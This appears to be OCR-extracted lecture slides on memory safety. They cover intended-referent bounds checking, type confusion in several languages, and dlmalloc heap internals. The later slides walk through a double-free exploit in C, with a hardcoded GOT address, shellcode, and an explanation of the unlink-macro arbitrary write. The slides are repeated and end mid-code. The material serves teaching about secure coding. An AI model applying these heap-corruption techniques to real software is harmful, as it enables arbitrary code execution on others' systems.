
- Pointer arithmetic may cause address outside the intended referent but falls within another valid listing in the table…
  - False Negative!
    - Some versions may check to make sure the resulting intended referent is the same obj entry
- Does not protect against:
  - **uninitialized pointers**
  - **valid malicious objects**
  - **void pointers**
  - **some misaligned pointers**

Intended Referent via Shadow Memory Object Copies

Implements object database via compressed shadow memory copies

- Each obj location in memory has a copy in shadow memory
  - when object is created all bytes in shadow mem are marked as valid, and are marked invalid when it is destroyed (think bytemap)

Intended Referent via Pointer Tables



FROM: Keaton, David & Seacord, Robert. "Performance of Compiler-Assisted Memory Safety Checking". https://resources.sei.cmu.edu/asset_files/TechnicalNote/2014_004_001_299181.pdf

Intended Referent via Pointer Tables

The address of the pointer, rather than the value contained in the pointer, is the lookup key used to find the base and limit addresses of the intended referent.

Advantage: one set of bounds per individual pointer rather than per object

(Also 10x faster than Object Tables in tests)

Challenges:

- Some pointers aren't stored in memory
  - registers
  - function scope challenges
- All pointer assignments must be instrumented to keep track of the intended referent

```
int *p, *q;
/* . . . */
q = p + 1;  // got to keep track of the pointer taint (or intended referent)
```

Intended Referent via Pointer Tables

Pointer tables can represent subobjects and suballocations

```
struct {
 char a[8];
 int b;
} s;
```

The pointer table method associates the bounds with each pointer,

- so s.a can have tighter bounds than pointer pointing to s,
    - (reflecting the subobject)

RECAP

Type Confusion MAY occur when:

- Casting through VOID
- Casting to incompatible child types

INDIRECT Causes:

- Calling VOID functions after an inline cast
  - static_cast<class2 *>(&C1)->debug();
-

When these fail

- When the intended referent malicious object is a valid object
- When the intended referent is a **void** object
- When the intended referent is corrupted by another bug (i.e., buffer overflow or a4bmo)
- Developer Failure
    - Improper sanitization/initialization (During constructor or etc)

Type Confusion Beyond C/C++ Standards

"Bounds information could be associated with pointers by increasing the size of a pointer to include its current value, base address, and limit address or size. However, doing so would change the ABI and would therefore be impractical if the application developer does not have control over the complete environment."

- *This is actually done in multiple projects*
  - *Browsers,*
  - *OSes,*
  - *VMs, Sandboxes, …*

FROM: Keaton, David & Seacord, Robert. "Performance of Compiler-Assisted Memory Safety Checking". https://resources.sei.cmu.edu/asset_files/TechnicalNote/2014_004_001_299181.pdf

Thread Safety

Issues arise when performing runtime memory safety checks in multithreaded code

1. RTTI on shared objects must be created and updated atomically
2. The object/pointer table method must also be updated simultaneously (atomically)

In general existing memory safety checking implementations are NOT thread safe.

- **circa 2014. See https://resources.sei.cmu.edu/asset_files/TechnicalNote/2014_004_001_299181.pdf**

Type Confusion Beyond C++

Possible in any language with dynamic polymorphism

- especially w/ any form of dynamic dispatch

Python

- https://bugs.python.org/issue24594

Java

- http://www.securingjava.com/chapter-five/chapter-five-7.html
- http://schierlm.users.sourceforge.net/TypeConfusion.html

Ruby

- ruby on rails: http://www.rapid7.com/db/modules/auxiliary/admin/http/rails_devise_pass_reset

php

- https://cwe.mitre.org/data/definitions/843.html
- https://sektioneins.de/en/blog/14-07-04-phpinfo-infoleak.html
- https://sektioneins.de/en/blog/14-08-27-unserialize-typeconfusion.html
- http://seclists.org/fulldisclosure/2015/Mar/138

EXTRA SLIDES

CONGRATS!

YOU ARE DONE


The frontlink code segment (dlmalloc)

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
}
P->bk = BK
P->fd = FD;
FD->bk = BK->fd = P;
```

The frontlink code is executed after adjacent chunks are consolidated


- chunks put in double-linked list in descending size order

Empty bin and allocated chunk



Because the bin is empty, the forwards and back pointers are self referential.


After P is freed



This is the expected behavior; double linked list containing the free chunk.

Corrupted Data structs after second call of free()

regular
bin ->



The corrupted forward and back pointers of P after being free'd twice become **self-referential**

Additional mallocs of the same bin will keep returning the same chunk over and over!!!

The frontlink code segment (dlmalloc)

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
    while (FD != BK && S < chunksize(FD)) {
        FD = FD->fd;
    }
}
P->bk = BK
P->fd = FD;
FD->bk = BK->fd = P;
```

<u>How this is exploited:</u>
Attacker supplies address of a memory chunk and arranges for the first 4 bytes of the chunk to contain executable code

- jump to payload

<u>How?</u>

- last 4 bytes of a chunk overlap with the next chunk (if allocated)
- Write the jump to the last 4 bytes before the target chunk.

Another thing (cache bin)

Cache bin (possibility):

- another dlmalloc optimization
- most recent free'd chunk put in cache bin
  - not pushed right away back to free list for that bin.

Double Free Exploit Code

```
static char *GOT_LOCATION = (char *) 0x0804c98c;
static char shellcode[]=
  “\xeb\x0cjump12chars_” /*the jump */
  “\x90\x90\x90\x90\x90\x90\x90\x90”;
int main(void) {
  int size = sizeof(shellcode);
  char *shellcode_location; // for later
  char *first, *second, *third, *fourth;
  char *fifth, *sixth, *seventh;
  shellcode_location=malloc(size);
  strcpy(shellcode_location, shellcode);

  first = malloc(256);
  second = malloc(256);
  third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);
  free(first);
  sixth = malloc(256);
  *((char **)(sixth+0)) = GOT_LOCATION-12;
  *((char **)(sixth+4)) = shellcode_location;

  seventh = malloc(256);
  exit()
}
```

Double Free Exploit Code


When first is initially freed, it is put into a cache bin rather than a regular one. This is a normal optimization feature.

Freeing the third chunk moves the first chunk to a regular bin.

```
    char *fifth, *sixth, *seventh;
    shellcode_location=malloc(size);
    strcpy(shellcode_location, shellcode);

    first = malloc(256);
    second = malloc(256);
    third = malloc(256);
```

```
    fourth = malloc(256);
    free(first);
    free(third);
    fifth = malloc(128);
    free(first);
    sixth = malloc(256);
    *((char **)(sixth+0)) = GOT_LOCATION-12;
    *((char **)(sixth+4)) = shellcode_location;

    seventh = malloc(256);
    exit()
}
```

After P is freed



This is the expected behavior; double linked list containing the free chunk.

Double Free Exploit Code

Allocating the second and fourth chunks prevents the third chunk from being consolidated.

Allocating the fifth chunk causes memory to split off from the third chunk. Side effect: the first chunk is moved to a regular bin *(if not already)*.

```
char *first, *second, *third, *fourth;
char *fifth, *sixth, *seventh;
shellcode_location=malloc(size);
strcpy(shellcode_location, shellcode);

first = malloc(256);
second = malloc(256);
third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);
  free(first);
  sixth = malloc(256);
  *((char **)(sixth+0)) = GOT_LOCATION-12;
  *((char **)(sixth+4)) = shellcode_location;

  seventh = malloc(256);
  exit()
}
```

Double Free Exploit Code

Allocating the fifth chunk causes memory to split off from the third chunk. Side effect: the first chunk is moved to a regular bin *(if not already)*.

The heap is now configured to trigger the double free vulnerability.

```
  char *fifth, *sixth, *seventh;
  shellcode_location=malloc(size);
  strcpy(shellcode_location, shellcode);

  first = malloc(256);
  second = malloc(256);
  third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);
  free(first);
  sixth = malloc(256);
  *((char **)(sixth+0)) = GOT_LOCATION-12;
  *((char **)(sixth+4)) = shellcode_location;

  seventh = malloc(256);
  exit()
}
```

Corrupted Data structs after second call of free()

regular
bin ->

Forward pointer to first chunk in list

Back pointer to last chunk in list

The corrupted forward and back pointers of P after being free'd twice become **self-referential**

Additional mallocs of the same bin will keep returning the same chunk over and over!!!

first ->

LAST 4 BYTES OF PREV CHUNK

size of chunk, in bytes | P

Forward Pointer to next chunk in list

Back pointer to previous chunk in list

…. Unused space ….. (may be 0 bytes long)

Size of Chunk


Double Free Exploit Code

The chunk is then set up to exploit the vulnerability. The next time malloc is called with the same size (or on that bin…) it will lead to code execution.

```
char *fifth, *sixth, *seventh;
shellcode_location=malloc(size);
strcpy(shellcode_location, shellcode);

first = malloc(256);
second = malloc(256);
third = malloc(256);
fourth = malloc(256);
free(first);
free(third);
fifth = malloc(128);
free(first);
sixth = malloc(256);
*((char **)(sixth+0)) = GOT_LOCATION-12;
*((char **)(sixth+4)) = shellcode_location;

seventh = malloc(256);
exit()
}
```

Corrupted Data structs after second call of free()

regular bin ->



The corrupted forward and back pointers of P after being free'd twice become **<u>self-referential</u>**

The image in the book is wrong (p193)

Double Free Exploit Code

Now that the structures are corrupted, mallocing sixth and seventh point to the same chunk, which is seen as both used and free. Since they are both seen as free, the unlink macro kicks in!

Still remember how that works???

```
char *first, *second, *third, *fourth;
char *fifth, *sixth, *seventh;
shellcode_location=malloc(size);
strcpy(shellcode_location, shellcode);

first = malloc(256);
second = malloc(256);
third = malloc(256);
```

```
    fourth = malloc(256);
    free(first);
    free(third);
    fifth = malloc(128);
    free(first);
    sixth = malloc(256);
    *((char **)(sixth+0)) = GOT_LOCATION-12;
    *((char **)(sixth+4)) = shellcode_location;

    seventh = malloc(256);
    exit()
}
```

unlink macro exploitation

When this command runs:

- writes attacker supplied data to an attacker supplied address
    - to (fd + 12)
        - why?

```
#define unlink(P, BK, FD) {
        FD = P->fd;
        BK = P->bk;
        FD->bk = BK;
        BK->fd = FD;
}
```

The destination of the arbitrary write

The value which to write

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEDOOOMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
Malicious fd pointer	
Malicious bk pointer	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1
data	
data	

unlink macro exploitation

When this command runs:

- writes attacker supplied data to an attacker supplied address
    - to (fd + 12)
        - why?

```
#define unlink(P, BK, FD) {
        FD = P->fd;
        BK = P->bk;
